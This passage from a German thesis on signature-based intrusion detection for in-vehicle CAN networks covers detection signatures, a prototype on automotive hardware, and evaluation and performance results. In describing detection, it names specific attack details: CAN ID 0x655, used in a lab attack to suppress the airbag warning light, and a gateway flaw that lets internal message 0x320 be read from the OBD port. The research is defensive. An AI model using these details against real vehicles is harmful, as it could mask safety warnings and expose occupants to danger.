


Abbildung 37: Beispielsignatur zu Erkennung der Gateway-Angriffe $L_{4.1}$ und $L_{4.2}$

Abbildung 37 zeigt eine einfache, zur Erkennung der Angriffe $L_{4.1}$ und $L_{4.2}$ geeignete Signatur. Trifft als *Ereignistyp* eine Nachricht des Typs 0x200 ein, bei der als *Intra-Ereignis-Bedingung* die Antwort-ID in Byte 5+6 (Little-Endian-kodiert) außerhalb eines für Transportprotokolle zulässigen Bereichs liegt (hier beispielhaft 0x300-0x310), wird das Token durch T_1 aus dem Initial- in den Finalplatz transferiert und damit als *Aktion* ein Alarm generiert.
Derartige Angriffsereignisse, die unabhängig vom Kontext einer CAN-Nachricht direkt an deren Eigenschaften erkannt werden können, sind somit sehr performant umsetzbar. Da mit der ersten Prüfung über die (Nicht-)Alarmierung entschieden werden kann, ist es nicht erforderlich, Token über mehrere Ereignisse hinweg im Netz zu speichern und zu verarbeiten.

Signatur für Injection-Angriffe auf periodische Nachrichten ($L_{1.1}$, $L_{1.2}$, L_2, $L_{3.1}$)

Die in den Abschnitten 3.2.2 und 3.2.3 vorgestellten Angriffe $L_{1.1}$, $L_{1.2}$, L_2 und $L_{3.1}$ adressieren CAN-Nachrichten die (wie typischerweise ein Großteil der in CAN-Netzwerken gesendeten Nachrichten) periodisch übermittelt werden – d.h. fortlaufend mit einer festen Frequenz auf dem Bus zu beobachten sind. In diesen Fällen werden die bestehenden Originalnachrichten jeweils durch (mit darauf abgestimmtem Timing gesendete) zusätzliche, inhaltlich entgegengesetzte Nachrichten überstimmt.
Dadurch steigt jedoch gleichzeitig die Anzahl der gesendeten Nachrichten des betreffenden Typs an, was durch ein Signaturnetz z.B. über einen Zähler leicht nachvollzogen und gemeldet werden kann. Abbildung 38 zeigt eine Signatur zur Erkennung des in Labortest $L_{3.1}$ untersuchten Angriffsszenarios zur Unterdrückung der Airbag-Warnleuchte.




Abbildung 38: Überprüfung der Häufigkeit einer periodischen CAN-Nachricht am Beispiel $L_{3.1}$

Bei jedem der regelmäßig als *Ereignistyp* auftretenden Timer-Events schaltet T_1 und erzeugt im Interiorplatz ein Token *t* mit null-initialisiertem Zähler. Ebenso mittels *Variablenbindung* wird in der Folge bei jedem Auftreten einer CAN-Nachricht des überwachten Typs (hier 0x655, über welchen die Ansteuerung der Airbagwarnleuchte erfolgt) der Zähler des Tokens durch T_2 um eins erhöht. Beim nächsten Timer-Ereignis wird der aktuelle Zählerwert durch T_3 und T_4 per *Inter-Ereignis-Bedingung* mit einem vordefinierten Schwellenwert *thr* verglichen. Wurde der Schwellenwert überschritten, d.h. es wurden zu viele Nachrichten pro Zeiteinheit gesendet, so schaltet T_3 und ein Angriff wird gemeldet. Andernfalls schaltet T_4 und das Token wird verworfen. Gleichzeitig erzeugt T_1 wieder ein neues Token im Interiorplatz.
Auch diese Signatur ist kompakt, verwendet keine spontanen Transitionen und hält zur Laufzeit nur ein Token im Interiorplatz vor. Durch Anpassung der überwachten CAN-ID sowie des jeweiligen Schwellwerts *thr* lässt sich die in Abbildung 38 für $L_{3.1}$ dargestellte Signatur leicht zur Erkennung der weiteren Angriffsszenarien $L_{1.1}$, $L_{1.2}$ und L_2 anpassen.

Belastungsnetz zur Evaluation der Performanzgrenzen

Um in einer praktischen Evaluation das Konzept und die Implementierung auf dem Prototyping-System experimentell auf ihre Performanzgrenzen zu untersuchen, wurde zudem ein spezielles Belastungsnetz als Signatur entworfen. Mit dem Belastungsnetz sollen erste Aussagen dazu abgeleitet werden, ob und wie schnell die aktuelle Umsetzung bei einer größeren Signaturmenge angesichts der begrenzten Rechen- und Speicherkapazitäten (vgl. Abschnitt 2.4.1) an ihre Grenzen stoßen könnte.
Die prototypische Implementierung setzt bei der Abarbeitung / Analyse der Signaturen bislang nur sehr wenige mögliche algorithmische Optimierungen[20] ein. Da sie insbesondere einfache lineare Iterationen über die vorhandenen Token vornimmt, hängt ihre Abarbeitungszeit noch zu einem sehr großen Teil von der Tokenanzahl ab. Entgegen der beim Entwurf von Angriffssignaturen verfolgten Strategie wurde das Belastungsnetz daher konzipiert, in kurzer Zeit eine große Zahl von Token zu erzeugen. Dies führt zu einer stärkeren Beanspruchung des System hinsichtlich der Rechenzeit (für die Überprüfung jedes Tokens bei jedem

[20] Entsprechende Optimierungsmöglichkeiten und prototypische Umsetzungen werden z.B. in [Meie07] beschrieben.

Ereignis) sowie des benötigten Arbeitsspeichers (insbesondere für die Token). Insbesondere die Rechenzeit zur Verarbeitung eines Ereignisses ist entscheidend: Treffen vermehrt neue Ereignisse ein, während die Verarbeitung der vorangegangenen noch nicht abgeschlossen ist, können bei Überlaufen des Nachrichtenpuffers Nachrichten verloren gehen. In gewissen Grenzen erlaubt ein solches Belastungsnetz folglich, ein Produktivsystem mit einer großen Signaturbasis zu simulieren.




Abbildung 39: Belastungsnetz zur experimentellen Evaluation der Performanzgrenzen

Das in Abbildung 39 dargestellte Belastungsnetz generiert bei jeder als *Ereignis* auftretenden CAN-Nachricht über T_1 ein neues Token und versieht dieses per *Variablenbindung* mit der Nachrichten-ID und einem Zähler. Über T_2 erhöhen alle zu dieser ID bereits erstellten Token (*Inter-Ereignis-Bedingung*) ihren Zähler. Überschreitet der Zähler eines Tokens einen vordefinierten Schwellenwert *thr*, so wird das Token durch T_3 verworfen. Folglich werden bis zu *thr* Token pro Nachrichtentyp (CAN-ID) im Netz gesammelt, ehe die ältesten wieder verworfen werden. Über diesen Schwellenwert lässt sich somit die Belastung des Netzes für das System direkt steuern; je größer der Schwellenwert gesetzt ist, desto mehr Token werden erzeugt, und desto aufwändiger ist der Abarbeitung dieser Token.

Weitere umgesetzte Signaturen

Mit weiteren Signaturen, die an dieser Stelle nicht im Detail behandelt werden, wurden in den durchgeführten Forschungsaktivitäten auch weitere Angriffskonstellationen adressiert. Beispielsweise wurden auch das Löschen ausgewählter Nachrichten sowie die Detektion unnatürlicher Entwicklungen in den Nutzdaten der Nachricht (z.B. durch Manipulationen ohne Einfluss auf die Häufigkeit der Nachrichten) betrachtet. Auch wurden Signaturen gegen Angriffe auf dynamisch (d.h. nicht periodisch) auftretende Busnachrichten erstellt, z.B. durch Prüfung von Kausalitäten oder Korrelation mit Kontextinformationen aus weiteren (periodischen oder ereignisgesteuerten) Busnachrichten.

5.2.4 Prototyp eines signaturbasierten automotiven IDS

In diesem Kapitel werden der zur Evaluation des erarbeiteten Konzepts für signaturbasierte automotive Intrusion Detection erstellte Testaufbau und die Implementierung auf einem automotiven Prototyping-System vorgestellt. Anschließend wird ein Überblick über die Ergebnisse der praktischen Evaluierung geliefert, welche anhand der in Kapitel 5.2.3 vorgestellten Signaturen erfolgt.

Testaufbau + Implementierung auf Prototyping-System

Die für das umgesetzte Vorhaben zentrale Komponente des in Abbildung 40 schematisch dargestellten Testaufbaus ist das automotive Prototyping-System dSPACE MicroAutoBox (Version I) [Dspa14], welches auch in der automotiven Praxis bei Herstellern und Zulieferern für die Forschung und Entwicklung neuer Fahrzeugfunktionalitäten genutzt wird (siehe auch Abbildung 41 links). Ausgestattet mit 16 MB Flash EPROM, 8 MB lokalem und 4 MB globalem RAM sowie einem 800 MHz *PowerPC 750 FX* Prozessor bietet dieses zwar deutlich weniger Ressourcen als aktuelle Desktop-IT-Systeme, jedoch wiederum deutlich mehr als typische automotive Seriensteuergeräte. Programmierbar ist die MicroAutoBox sowohl modellbasiert über Matlab/Simulink als auch in nativem C/C++. Sie verfügt über zwei CAN-Kanäle (die für das IDS ausschließlich zum Lesen verwendet werden). Beliebige textuelle Ausgaben (im Fall des IDS z.B. Angriffsmeldungen, Zeitstempel, Statistiken etc., siehe Abbildung 42) können in einen integrierten „Flight Recorder“ zur Langzeitdatenerfassung geschrieben und

über eine kabelgebundene Anbindung an ein PC-System sowohl live mitverfolgt als auch im Nachhinein ausgelesen werden.
Ebenfalls Teil des Testaufbaus ist ein Verbund aus einer Auswahl automotiver Steuergeräte eines Fahrzeugs mit Baujahr 2007 (identisches Fahrzeugmodell wie der in Abschnitt 3.2.1 vorgestellte Aufbau M2 aus 2005); der rechte Teil von Abbildung 41 zeigt einen Teil des Fahrercockpits. Im Aufbau wurde aus diesem Verbund exemplarisch das mit dem Kombiinstrument verbundene CAN-Teilnetzwerk auf Kanal 2 in den Testaufbau eingebunden.




Abbildung 40: Schematische Darstellung des Testaufbaus inkl. Vernetzung (Gesamttopologie)




Abbildung 41: Prototyping-Hardware (dSPACE MicroAutoBox I) und Teile der Testumgebung

In diesem Testaufbau kann die praktische Evaluation von Signaturen auf der MicroAutoBox auf zwei unterschiedlichen Wegen erfolgen: Einerseits können von Seiten des PC-Systems vorab aufgezeichnete CAN-Bus-Kommunikation mit ggf. enthaltenen Angriffen mit dem Programm CANoe [Vect14] über CAN-Bus-Kanal 1 physisch in die MicroAutoBox eingespielt werden. Andererseits können als Echtzeittests auch Live-Angriffe auf den auf Kanal 2 angeschlossenen Fahrzeugverbund durchgeführt werden (z.B. durch das ebenfalls an Kanal 2 angebundene PC-System).
Die Implementierung des in diesem Beitrag vorgestellten signaturbasierten Konzepts erfolgte als Modul innerhalb eines generischen Frameworks für automotive Intrusion Detection. Dieses in C++ geschriebene IDS-Framework bündelt den eingehenden CAN-Datenverkehr und übergibt diesen an verschiedene IDS-Module. Neben dem in dieser Arbeit fokussierten signaturbasierten IDS-Modul, welches ebenfalls in C++ umgesetzt wurde, ist zudem bereits eine Vorbereitung für statistische bzw. anomaliebasierte Module vorhanden. Das Framework bietet zu Debugging- und Evaluationszwecken zudem die Möglichkeit eines Betriebs außerhalb der MicroAutoBox. Dieser Emulationsbetrieb erfolgt mittels der Umleitung ihrer Ein- und Ausgabeschnittstellen auf lokale CAN-Logs (Eingabe) bzw. Textdateien (Ausgabe) und ermöglicht die Nutzung gängiger Debugger wie z.B. innerhalb von Microsoft Visual Studio.

5.2.5 Evaluierung des signaturbasierten Prototyps und Ergebnisse

Im Rahmen praktischer Versuche in der im vorigen Abschnitt vorgestellten Testumgebung wurde anhand der entwickelten Signaturen einerseits die Korrektheit ihrer Funktionsweise sowie andererseits die erzielbare Performanz bei ihrer Anwendung / Verarbeitung untersucht.

Ergebnisse aus der Evaluierung der Angriffssignaturen

Unter anderem wurde die Funktionalität der in Abschnitt 5.2.3 vorgestellten Signatur zur Erkennung von Angriffen auf die in den Labortests identifizierte Gateway-Schwachstelle ($L_{4.x}$ in Abschnitt 3.2.5) verifiziert. Hierzu wurde mittels des verwendeten Prototyping-Systems die CAN-Bus Kommunikation während entsprechender Angriffe beaufsichtigt. Im folgenden Beispiel wird vom Diagnose-CAN aus (welcher an der vom Innenraum aus frei zugänglichen OBD-Schnittstelle anliegt) ein entsprechender Angriff durchgeführt, um interne CAN-Nachrichten mit der ID 0x320 aus dem Subnetz der Instrumentierung auszulesen. Diese Angriffsereignisse wurden durch das IDS jeweils korrekt und in Echtzeit erkannt. Abbildung 42 zeigt einen beispielhaften Logeintrag zu diesem Angriffsszenario. Zeile 1 dokumentiert den Eingang der zuvor am OBD-Interface eingespielten CAN-Nachricht im internen, vom IDS überwachten Instrumentierungsnetzwerk (Angabe von ID, Kanal, Zeitstempel, DLC und Nutzdaten). Zeile 2 zeigt die anschließend generierte Angriffsmeldung mit Angabe des meldenden Netzes und der geschalteten Transition sowie Zeile 3 Informationen über das auslösende Token (das meldende Signaturnetz verwendet keine Variablenbindungen).

```
[SIG] processing CAN Message 1605; id:200 chan:0 time:6.793697 data[07]:07 c0 00 10 20 03 01
[SIG] Alert: sniffing from instrumentation network; triggered by t1
[SIG] alerted token: tok_id = 0; no variables set
```

Abbildung 42: Meldung im Ergebnislog des IDS-Moduls zu einem Angriff auf die Gateway-ECU

Die Verifikation der Signatur zur Erkennung von Message-Injection-Angriffen auf periodische CAN-Nachrichten wurde am Beispiel des als $L_{3.1}$ vorgestellten Angriffs auf die Airbag-Warnleuchte des Kombiinstruments (Abschnitt 3.2.4) durchgeführt. Bei der Einrichtung der für dieses Überwachungsziel in Abschnitt 5.2.3 vorgestellten Erkennungssignatur wurde für den verwendeten Schwellenwert *thr* in einigen einleitenden Vortests experimentell ein geeigneter Wert ermittelt. Um False Negatives, d.h. fälschlicherweise unerkannte Angriffe zu vermeiden, sollte dieser grundsätzlich so niedrig wie möglich gewählt werden – gleichzeitig jedoch groß genug, dass im Normalbetrieb keine False Positives, d.h. fälschlicherweise ausgelöste Alarmierungen zu beobachten sind.
Bei Aktivierung des Angriffs aus $L_{3.1}$ liefern die Praxistests des prototypischen automotiven IDS als Ergebnis, dass auch das vorgestellte Signaturnetz zur Überwachung periodisch auftretender CAN-Nachrichten geeignet ist, irreguläre Anstiege in deren Häufigkeit zuverlässig zu detektieren. Auch die Funktionsfähigkeit der weiteren, in dieser Arbeit nicht ausführlich vorgestellten Signaturen (vgl. Abschnitt 5.2.3 unten) konnte erfolgreich verifiziert werden.

Die in den aufgestellten Signaturen gesetzten Schwellenwerte sind grundsätzlich nicht von der Plattform abhängig, auf der das IDS betrieben wird (hier die MicroAutoBox), sondern plattformübergreifend nutzbar. Dies konnte in ergänzenden Untersuchungen bestätigt werden, in denen die Tests ohne Nutzung der MicroAutoBox im o.g. Emulationsbetrieb des IDS-Frameworks auf einem PC-System durchgeführt wurden. Dazu wurden Nachrichtenlogs aus den Realversuchen als Eingabe bereitgestellt, die erzeugte Ergebnis-Logdatei ausgewertet und mit den Ergebnissen aus dem Realbetrieb verglichen, die jeweils übereinstimmten.

Zusammenfassend kann die Funktionsfähigkeit der aufgestellten Erkennungssignaturen im Rahmen der durchgeführten Evaluierung erfolgreich aufgezeigt werden.
Obwohl in den Tests auf Basis des letztendlich verwendeten Signaturdatensatzes sämtliche getesteten Angriffsversuche detektiert werden und keine Fehlalarme zu beobachten sind, fehlt für eine begründbare Bezifferung der erzielbaren Erkennungsleistung (u.a. FPR, FNR) jedoch noch ein wesentlicher Teil der hierzu erforderlichen Grundlage:

- Einerseits ist die Zahl der derzeit umgesetzten Erkennungssignaturen zu bekannten automotiven Angriffen noch äußerst gering, weshalb z.B. auch nur durch eine sehr geringe Zahl von Signaturen überhaupt Fehlalarme produziert werden könnten.
- Andererseits liefert der verwendete, unvollständige Steuergeräteverbund kein vollständiges bzw. repräsentatives Bild über das normale Kommunikationsverhalten entsprechender Fahrzeuge. Problematische Konstellationen in der regulären Fahrzeugkommunikation, die z.B. Fehlalarme auslösen könnten, kommen daher während der Tests ggf. zu keinem Zeitpunkt zustande.

Selbst bei Verfügbarkeit von Komplettfahrzeugen für die detaillierte Evaluation eines automotiven IDS müssten Aspekte wie unterschiedliche Fahrzeugausstattungen sowie Systemzustände bzw. Nutzungsszenarien (z.B. reguläre Diagnosesitzungen) einbezogen und systematisch eine große Zahl verschieden parametrisierter Angriffsszenarien simuliert werden, um zu begründbaren Aussagen über dessen Erkennungsleistung bzw. Fehlerraten zu kommen.

Ergebnisse der Performance-Untersuchungen

Zur Verarbeitung von Eingaben stehen im Fall vieler automotiver Steuergeräte bzw. Anwendungen nur begrenzte Ressourcen wie insbesondere Zeit zur Verfügung. Auch auf der MicroAutoBox können nur begrenzt viele eingehende Busnachrichten vorgehalten werden, bis die Verarbeitung der vorangegangenen abgeschlossen ist. Geschieht dies zu langsam, kann es auftreten, dass eingehende Nachrichten verworfen, d.h. nicht verarbeitet werden können.
Anhand des für diese Problematik entwickelten Signaturnetzes wurde die Umsetzung auf dem Prototyping-System MicroAutoBox hinsichtlich ihrer Belastungsgrenzen untersucht. Dazu wird ein zuvor aufgezeichneter Mitschnitt der Buskommunikation aus dem Instrumentierungsnetzwerk (insgesamt 87.122 Nachrichten) mittels der Software CANoe (PC-System in Abbildung 40) wiederholt über CAN-Kanal 1 in die MicroAutoBox eingespielt. Durch einen IDS-internen Zähler wird jeweils die Anzahl der verarbeiteten Nachrichten ermittelt, die anschließend mit der Zahl der gesendeten Nachrichten (87.122) verglichen werden kann. Unter schrittweiser Erhöhung des im Belastungsnetz verwendeten Schwellenwertes kann so ermittelt werden, wie viele Token vom Netz gespeichert und verarbeitet werden können, ehe bei einer zum Beispiellog vergleichbaren Nachrichtendichte einzelne Ereignisse übersprungen werden. Abbildung 43 zeigt das Ergebnis einer entsprechend durchgeführten Messung.




Abbildung 43: Ergebnis der Belastungsgrenzenermittlung

Wie Abbildung 43 zeigt, ist der Prototyp unter Verwendung des vorgestellten Belastungsnetzes bei einer Anzahl von ca. 1400 aktiven Token noch in der Lage, alle eingehenden CAN-Nachrichten zu verarbeiten. Anschließend bricht dieser Wert zunehmend ein, d.h. je mehr Token darüber hinaus gespeichert und verarbeitet werden, ein desto größerer Teil der eingehenden CAN-Nachrichten muss verworfen werden. Bei einer Zahl von 2700 aktiven Token konnte über die Hälfte aller gesendeten Nachrichten nicht verarbeitet werden.
Dieses Ergebnis unterstreicht nochmals, dass insbesondere bei der Definition von Angriffssignaturen für die automotive Anwendung Augenmerk auf eine kompakte Definition und insbesondere eine möglichst geringe Anzahl gleichzeitig genutzter Token gelegt werden sollte. Im Rahmen der durchgeführten Tests konnte jedoch auch bei gleichzeitiger Nutzung aller erstellten Angriffssignaturen nicht beobachtet werden, dass Nachrichten aus der verwendeten Buskommunikation (aus Logdateien sowie den Versuchsverbünden) verworfen wurden – d.h. die Verarbeitung erfolgte auch auf der MicroAutoBox trotz beschränkter Ressourcen zeitnah.
Zusätzlich wurde der benötigte Speicherplatz von Signaturen und zur Laufzeit erzeugten Token überschlagen und mit den Restriktionen der Prototyping-Hardware sowie potentieller Seriengeräte verglichen. Beispielsweise beansprucht das Belastungsnetz bei einer Anzahl

von 4000 Token ca. 94 KB Hauptspeicher. Auch bei einer weiteren untersuchten, vielfach komplexeren Signatur könnten in 4MB Hauptspeicher (z.B. auf der MicroAutoBox) noch bis zu 170.000 Token vorgehalten werden, die jedoch nicht mehr zeitnah abgearbeitet werden können. In diesem Fall stellt die Speicherbeanspruchung im Vergleich zur Abarbeitungszeit daher nur einen untergeordneten Faktor dar.
Die untersuchten Faktoren Verarbeitungszeit und Speicherplatz könnten jedoch bei einem potentiellen Einsatz auf nochmals ressourcenärmeren Seriengeräten relevant werden. Infrage käme hier z.B. ein zentrales Gateway-Steuergerät, auf dem ein IDS-Modul angesichts der Vielzahl angebundener Teilnetzwerke prinzipiell gut mit untergebracht werden könnte. Auf einem typischen Gateway-Steuergerät (wie z.B. im hier verwendeten Systemverbund aus 2007) stehen häufig lediglich ein Prozessor mit 20-30 MHz und ca. 512 KB Arbeitsspeicher zur Verfügung. Da insbesondere die Rechenleistung für die Nutzung des umgesetzten Prototyps voraussichtlich nicht ausreichen würde, müssten die Ressourcen eines entsprechenden Gerätes für die Aufnahme einer zentralen IDS-Komponente entsprechend erweitert werden.

5.2.6 Zusammenfassung des Potentials signaturbasierter Verfahren

Im bisherigen Verlauf dieses Abschnitts zu detektiven automotiven Schutzkonzepten konnte gezeigt werden, dass sich signaturbasierte Intrusion-Detection-Ansätze prinzipiell ebenfalls gut auf digitale Kommunikationsnetze in eingebetteten, automotiven IT-Infrastrukturen anwenden lassen. Anhand der prototypischen und auf automotiver Prototyping-Hardware getesteten Implementierung konnte im Rahmen der Evaluierung festgestellt werden, dass auch für einen Einsatz auf ressourcenbeschränkten automotiven Seriengeräten Potential vorhanden ist. Wird auf kompakte Modellierung der Angriffssignaturen und einen sparsamen Bedarf an – zur Laufzeit gleichzeitig erforderlichen – Token geachtet, so wird für deren Speicherung und Abarbeitung eine durchaus vertretbare Menge an Flash- bzw. Arbeitsspeicher benötigt. Hinsichtlich der zur Abarbeitung benötigten Rechenleistung sind jedoch voraussichtlich noch Optimierungen erforderlich. Nach den Ausschöpfen algorithmischer Optimierungsmöglichkeiten (s.o., Fußnote 20) könnte dies des Weiteren über eine Steigerung der Hardwarekapazitäten adressiert werden. Ausreichende rechenstarke Prozessoren finden sich in modernen Automobilen zwar bereits vereinzelt, z.B. vorwiegend im Infotainment-Bereich. Hinsichtlich eines lesenden Zugriffs auf möglichst alle Teilnetzwerke erscheint allerdings eine Implementierung als Erweiterung auf einem Gateway-Steuergerät sinnvoller, welche jedoch aktuell zumeist Prozessoren mit deutlich geringeren Rechenleistungen aufweisen.
In verschiedenen Detailaspekten weist die aktuelle Implementierung demnach noch Erweiterungspotential auf wie z.B. die bislang noch fehlende Unterstützung verzweigter Transitionen [Meie07]. Zudem sollten wirksame Vorkehrungen getroffen werden, um auch angesichts möglicher Angriffe auf das IDS selbst bestmöglichen Schutz zu bieten.
Weitere zu diesem Abschnitt noch offen bleibende Fragen sind übergreifender Natur und werden teils in späteren Abschnitten dieser Arbeit aufgegriffen. Einige Beispiele entsprechender Fragestellungen betreffen die Erschließung des Spektrums möglicher und sinnvoller bzw. praktikabler Reaktionsstrategien auf erkannte Vorfälle (Abschnitt 5.3) sowie die organisatorisch/technische Gestaltung des Managements automotiver IDS, das deutlich über die Bereitstellung der Signaturupdates hinausreicht (Kapitel 6).

5.2.7 Ausblick auf das Potential anomaliebasierter Detektionsverfahren

Im Vergleich mit der signatur- bzw. regelbasierten Missbrauchserkennung weisen IDS-Konzepte der Anomalieerkennung charakteristische Vor- und Nachteile auf.
Wesentliche Nachteile bestehen darin, dass bei der Detektion eines vom Normalverhalten abweichenden Ereignisses i.d.R. nicht bekannt ist, durch welchen konkreten Angriff die Anomalie hervorgerufen wurde. Zudem kann der Fall gegeben sein, dass die Anomalie nicht durch einen Security-Vorfall hervorgerufen wurde sondern z.B. in einem Safety-Ereignis begründet liegt (z.B. Ausfall oder Fehlfunktion einer ECU). Beides erschwert in der Folge die Einleitung geeigneter Reaktionen.
Die Vorteile der Anomalieerkennung betreffen insbesondere ihre prinzipielle Tauglichkeit zur Erkennung bislang unerkannter Angriffe (siehe auch Abschnitt 5.2.1).

Aufgrund der Nachteile bzgl. Erkennungsleistung und Reaktionseinleitung sollten anomaliebasierte Erkennungsstrategien nicht als ausschließliche Basis für ein IDS-Konzept erwogen werden. Trotz dieser – für das automotive Anwendungsszenario in besonderem Maße relevanten – Einschränkung bietet die Anomalieerkennung gutes Potential zur Ergänzung von Ansätzen der Missbraucherkennung:

> *Prinzipiell sind Verfahren zur Missbrauchserkennung bezüglich der Erkennungsgenauigkeit sehr robust und liefern scharfe Ergebnisse, auf deren Grundlage Reaktionen auf Angriffe veranlasst werden können. Die Missbrauchserkennung stellt daher ein unverzichtbares Basisauswertungsverfahren von IDS dar, das um Anomalieerkennung ergänzt werden kann*
>
> [Meie07]

Eine geeignete Kombination beider Ansätze könnte beispielsweise dahingehend gestaltet werden, die Menge detektierbarer Vorfälle über die bekannten, signaturbasiert erkennbareren Angriffe hinaus zu erweitern und gleichzeitig die genannten Probleme anomaliebasierter Detektionsverfahren abzuschwächen.
In diesem Kontext gilt es insbesondere das Risiko der unangemessenen Einleitung aktiver Reaktionen zu reduzieren, die Fahrzeugverhalten und -nutzer auch negativ beeinflussen könnten. Besonders bei anomaliebasierten Detektionsverfahren besteht dieses Risiko sowohl nach Fehlalarmen (false positives) als auch nach korrekt erkannten Vorfällen (true positives), wenn die durch sie drohenden Implikationen aufgrund des fehlenden Hintergrundwissens falsch (z.B. als zu kritisch) eingeschätzt werden.

Als Ausblick auf zukünftige Konzepte zur Kombination von Verfahren zur Missbrauchs- und Anomalieerkennung zum Einsatz in automotiven IT-Verbünden wird im Folgenden ein beispielhafter Grundansatz vorgestellt und diskutiert. Ein solcher könnte entlang wesentlicher Basisanforderungen gestaltet werden wie z.B.:

- Das automotive IDS sollte so gestaltet sein, dass die beaufsichtigten Ereignisse priorisiert über präzise Verfahren der Missbrauchserkennung auf bekannte Angriffsmuster hin untersucht werden. Zur Behandlung dieser Angriffe vorliegende, vordefinierte Reaktionsstrategien können bei Bedarf unverzüglich eingeleitet werden.
